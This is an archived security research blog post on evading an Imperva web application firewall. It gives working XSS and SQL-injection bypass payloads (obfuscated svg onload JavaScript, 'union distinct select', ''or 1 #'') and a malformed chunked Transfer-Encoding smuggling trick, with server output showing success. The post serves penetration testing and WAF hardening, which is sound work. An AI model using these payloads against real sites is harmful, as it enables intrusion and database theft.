

WAF evasion techniques

WAF evasion techniques - @phaldrzynski, Paweł Hałdrzyński, blog.isec.pl.

- Published: 2020-12-10
- Original: <<https://blog.isec.pl/waf-evasion-techniques/>>
- Preserved from: <https://blog.isec.pl/waf-evasion-techniques/> (live) on 2026-08-09
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

As most of the modern Web Application Firewalls can be trained and taught a proper rule-set by observing users' behaviours (e.g. ID parameter will most likely be an integer and any non-numeric value taken from the user should alert the WAF) and tuned accordingly, it's impossible to prepare a completely-working bypass method which would rule all the WAFs. Many of them are, however, left as they are – with just a basic configuration and not too much care (including rule-set tuning) at all. The main purpose of this article is to deal with those WAFs. The main part of the research is based on attempts to bypass security mechanisms implemented by an on-prem Imperva WAF. We'll be attacking a random parameter, taken from the depths of the website protected by Imperva, so neither WAF, nor its maintainer had a chance to learn, train and deduce which rule-set should be applied to that parameter. Thus the only protection offered by a WAF layer is the one pre-configured by the WAF provider.

The next few paragraphs demonstrate a couple of different approaches I took to find payloads exploiting Cross-Site Scripting (XSS) and SQL-Injection vulnerabilities that are undetectable for Imperva (payloads were identified on the 10th of December, 2020, so they might not be working now, when you're reading this article).

For better readability, the green text represents payloads which bypassed the WAF, whereas the red ones are detected and blocked.

Whitelist/blacklist approach


Let's start with a bare plain payload sent to the website protected by Imperva WAF:

```
http://waf.isec.pl/?param=TEST%3E%3C Payload: ` TEST>< `
```

As the application prints back the parameter with no additional characters encoding (>< are printed back) we might assume it's prone to a Cross-Site Scripting:

`http://waf.isec.pl/?param=%3Cscript%3Ealert(1)%3C/script%3E` Payload: `<script>alert(1)</script>`

But, obviously, the most common payload: `<script>alert(1)</script>` is blocked by WAF:



Error

Error

This page can't be displayed. Contact support for additional information.
The incident ID is: N/A.

What should we do next?

The absolutely worst idea would be just sniping with every possible payload we know. That would generate too much noise and would likely be inefficient. We have to divide this main problem into smaller steps and check, upon each of them, what does the WAF detect.

First things first, we have to find an HTML-element which will let us execute a malicious JavaScript payload. As `<script>` (and its case-sensitive variations, e.g. `<ScRIPt>`) is easily detected, let's see what else we have on the table. This is a pure blacklist/whitelist approach, as we are literally checking which HTML-tags (and, later, attributes) are whitelisted/blacklisted by the WAF's rule-sets.

Our next bet lands on `<svg>` which seems to go undetected by WAF: `http://waf.isec.pl/?param=%3Csvg%3E` Payload: `<svg>`

Now it's time to check available attributes. The most significant one – `onload` – is neither detected: `http://waf.isec.pl/?param=%3Csvg/onload%3E` Payload: `<svg/onload>`

Messing around with a WAF parser

While `<svg/onload>` works perfectly fine, the first problem occurs when we want to progress with our payload a little further: `http://waf.isec.pl/?param=%3Csvg/onload=%3E` Payload: `<svg/onload=>`

The above input is unfortunately detected. Now it's time to try to analyse why it's blocked and how the detection engine works under the hood. Let's check these two payloads below: `http://waf.isec.pl/?param=onload=` Payload: `onload=`

`http://waf.isec.pl/?param=%3Ctest/onload=` Payload: `<test/onload=`

The results imply that WAF does not blacklist the hardcoded string `'onload='`, so the blacklist/whitelist approach will be useless. Instead, it takes the payload, normalises it and tries to guess if `'onload='` part is just a common, harmless string or a malicious one (treated as an HTML-attribute), which has to be blocked. As the WAF parser tries to

normalise this input, our next approach is to try and trick that parser into thinking that 'onload=' is just a harmless string indeed.

Let's examine how the normalisation might work. The 'onload' and a '=' character can be separated with multiple of spaces or tabulators: `http://waf.isec.pl/?`

`param=%3Csvg/onload%20%20%20=%3E` Payload: ``<svg/onload =>``

`http://waf.isec.pl/?param=%3Csvg/onload%09%09%09=%3E` Payload: ``<svg/onload =>``

which both are normalised to `<svg/onload=>` and get detected. An unexpected thing, however, happens when we mix those spaces and tabulators. WAF fails during the normalisation process and does not detect the following payload: `http://waf.isec.pl/?`
`param=%3Csvg/onload%09%20=%3E` Payload: ``<svg/onload= >``

Obfuscation

Let's continue to examine WAF's behavior: `http://waf.isec.pl/?`

`param=%3Csvg/onload%09%20=%27aaa()%27%3E` Payload: ``<svg/onload ='aaa() '>``

`http://waf.isec.pl/?param=%3Csvg/onload%09%20=%27alert()%27%3E` Payload: ``<svg/onload ='alert() '>``

`http://waf.isec.pl/?param=alert()` Payload: ``alert() ``

The above results imply that just like with the 'onload=' problem, the WAF tries to understand if `alert()` is a harmless string or a part of malicious JavaScript code. We may try to utilise our previous approach by trying to trick the parser again. It would be, however, much harder as we will have to keep in mind that while messing around with parser grammar for the 'alert(1)' part, we might screw up our bypass with parser grammar for 'onload='. Since dealing with two parser grammars at once would be too time-consuming, let's utilise another approach. We will just obfuscate `alert()`, so it won't be detected as something malicious.

As we are in the JavaScript realm there is an infinite number of ways of writing code. The most obvious ones, such as `eval()`, `Function`, etc. are detected by WAF. Well, most of the JavaScript keywords are detected. Let's obfuscate them then:


```
[][`constructor`][`constructor`](`alert(1)`)()
[][`cons`+`ructor`][`const`+`ructor`](`aler`+`t(1)`)()
```

```
http://waf.isec.pl/?param=%3Csvg/onload%09%20=%27[][`cons`%2B`ructor`]
[`const`%2B`ructor`](`ale`%2B`rt(1)`)%27%3E
```

Payload:

```
<svg/onload ='[][`cons`+`ructor`][`const`+`ructor`](`aler`+`t(1)`)() '>
```

and execute an XSS!



Reading the docs!

Enough with those XSS's – that's not the only vulnerability which WAFs are protecting from. Another very common one is a SQL-Injection. Let's start with a classic `UNION SELECT`:

`http://waf.isec.pl/?param=1%27%20union%20select%201,%202%20%23` Payload: `` 1' union select 1, 2 #``

It's not really surprising that this payload got blocked. The further observation:

`http://waf.isec.pl/?param=1%27%20unioX%20select%201,%202%20%23` Payload: `` 1' unioX select 1, 2 #``

`http://waf.isec.pl/?param=1%27%20union%20Xselect%201,%202%20%23` Payload: `` 1' union Xselect 1, 2 #``

suggests that WAF doesn't like the 'union select' part.

We might try to separate them with multiple of whitespace characters:

`http://waf.isec.pl/?param=1%27%20union%09%0b%0a%20select%201,%202%20%23` Payload: `` 1' union <lots of fuzzed whitespace characters> select 1, 2 #``

or comments: `http://waf.isec.pl/?param=1%27%20union/*%20*/%20**/select%201,%202%20%23` Payload: `` 1' union /* */ /**/select 1, 2 #``

or even try to mislead parser grammar by putting something inside those comments:

`http://waf.isec.pl/?param=1%27%20union/*%20--%20%23%20union%20from%20select%20*/select%201,%202%20%23` Payload: `` 1' union /* -- union from select */ select 1, 2 #``

All these tries failed. What are the other ways to separate `UNION` from the `SELECT` keyword? MySQL documentation brings the answer:

`SELECT ... UNION [ALL | DISTINCT] SELECT ... [UNION [ALL | DISTINCT] SELECT ...]`

Source: <https://dev.mysql.com/doc/refman/8.0/en/union.html>

It turns out that although `UNION ALL SELECT` is still detected by WAF, the less known (and less used) syntax, i.e. `union distinct select` fully bypasses the protection!

`http://waf.isec.pl/?`

`param=1%27%20union%20distinct%20select%201,%20version()%20from%20wp_users%23` Payload:

``1' union distinct select 1, version() from wp_users#``

```
view-source:http://waf.isec.pl/?param=1' union distinct select 1, version() from wp_users%23

1 1' union distinct select 1, version() from wp_users#array(1) {
2  [0]=>
3  object(stdClass)#298 (2) {
4    ["ID"]=>
5    string(1) "1"
6    ["user_login"]=>
7    string(35) "10.5.8-MariaDB-1:10.5.8+maria~focal"
8  }
9 }
```

Messing up with parser (again)

What a WAF bypass would be without a famous `' OR 1='1` payload. And what a WAF would be, if it weren't able to detect it: `http://waf.isec.pl/?param=%27%20or%20%27%27=%272`

Payload: `` ' or '2'='2 ``

`http://waf.isec.pl/?param=%27%20or%20%273%27%3E%272` Payload: `` ' or '3'>'2 ``

`http://waf.isec.pl/?param=%27%20or%20xx()=xx()` Payload: `` ' or xx()=xx() ``

`http://waf.isec.pl/?param=%27%20or%20((xx()))/**/=xx()` Payload: `` ' or ((xx()))/**/=xx() ``

As we see, no matter how complicated the syntax on the right-hand side is, parser detects the (in)famous `OR`. But what about the left-hand side?

`http://waf.isec.pl/?param=%27-%27%27%20or%20%27%27=%272` Payload: `` '-'' or '2'='2 ``

`http://waf.isec.pl/?param=%27xor%22aaa%22%20or%20%27%27=%272` Payload: `` 'xor"aaa" or '2'='2 ``

```
view-source:http://waf.isec.pl/?param='xor"aaa" or '2'='2

1 'xor"aaa" or '2'='2array(1) {
2  [0]=>
3  object(stdClass)#298 (2) {
4    ["ID"]=>
5    string(1) "1"
6    ["user_login"]=>
7    string(5) "admin"
8  }
9 }
```

It turns out that we are able to trick the parser again. We checked the right-hand side, we did the same with the left one, and now it's time to find out what's going on in the middle of our payload :)

Since WAF detects any expression like `1=1` or `x()>y()`, let's put '1' there. While '1' evaluates to True and WAF does not perceive it as an expression (thus does not block the payload), we can come out with (probably) the shortest bypass ever: `http://waf.isec.pl/?param='or%201%20%23` Payload: `` 'or 1 #``



Abuse HTTP for WAF evasion and profit

The recently described HTTP Smuggling technique (<https://portswigger.net/web-security/request-smuggling>) gained a lot of popularity. It's a pretty straightforward idea that smuggled requests might mislead WAFs. Even though Imperva deals with these attacks let's quickly review them as it's a must to implement these techniques in every WAF evasion approach.

Double Content-Length

Content-Length: 10

Content-Length: 35

param=AAAA<script>alert(1)</script>

The main idea of this technique is to confuse WAF which Content-Length header it should process. If it chooses the first one (Content-Length: 10) and the server chooses the second (Content-Length: 35), the WAF won't be able to detect a malicious string as it will only "see" `param=AAAA`. Luckily for Imperva users, its WAF detects doubled Content-Length header (even if it contains the same value) and blocks the request.

TE/CL, CL/TE, TE obfuscation

This time the HTTP request contains both Content-Length and Transfer-Encoding headers. What we are hoping for here, is that WAF chooses to process the request based on the Transfer-Encoding header, while the server processes it based on the Content-Length (or vice versa: WAF - CL, server - TE).

Fortunately, Imperva blocks every request which contains both of these headers. As for the TE obfuscation technique, the idea is very similar. We slightly distort the Transfer-Encoding

header, hoping that one of the two (WAF or server) processes it, while the other ignores or simply does not recognise it. And, as you might have probably guessed, Imperva deals with this technique by blocking the request which contains a malformed Transfer-Encoding header.

Since seemingly every deviation from the HTTP standard seems to be perfectly handled by Imperva WAF, let's move back to following the standard instead. We'll take a much deeper look at the Transfer-Encoding itself.

```
POST / HTTP/1.1
Host: waf.isec.pl
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked

9
param=123
3
456
3
789
0
```

The above request prints back the "123456789" string based on the `Transfer-Encoding` `param=123456789`.

```
POST / HTTP/1.1
Host: waf.isec.pl
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked

9
param=123
6
' union
6
n sele
9
ct 1, 2 #
0
```

The above request is blocked by WAF. It seems it has managed to merge all the parts of the HTTP request and detect malicious `123' union select 1,2 #`. This is very bad news for us since we cannot split our payload to trick the WAF. Let's continue our observation by abusing `Transfer-Encoding` further.

```
POST / HTTP/1.1
Host: waf.isec.pl
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked
```

```
9
param=123
3
4567
3
89a
0
```


We abused the middle part of the Transfer-Encoding. We declared a chunk length of 3 while providing four characters. The server ignores the 4th character and the rest of the request (characters: 89a). It prints back: 123456. What's important here is that WAF doesn't detect this deviation. Now we need to check how WAF treats this malformed part of the request. For better understanding, let's send a valid request first.

```
POST / HTTP/1.1
Host: waf.isec.pl
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked
```

```
9
param=123
2b
' union select version(), 2 from wp_users #
0
```

What's the size of the payload here? `len("' union select version(), 2 from wp_users #")`
`== 0x2b`


WAF detects malicious payload and blocks the request.



And now the invalid one (a string much longer than 0x2b):



It turns out that WAF refused to process a malformed part of the request while **the server actually processed it**. And the SQL-Injection occurred:



The malformed chunk was ignored by WAF. Even though it contains the straightforward `UNION SELECT` payload, it was not detected by WAF as it simply didn't process (thus didn't detect) a malformed part of HTTP request.

Conclusion

The article describes some different approaches to bypass Imperva WAF solution. The demonstrated techniques might be utilised in any methodology which focuses on WAF evasion.

Archived from <https://blog.isec.pl/waf-evasion-techniques/>. Rendered offline from the local Markdown copy.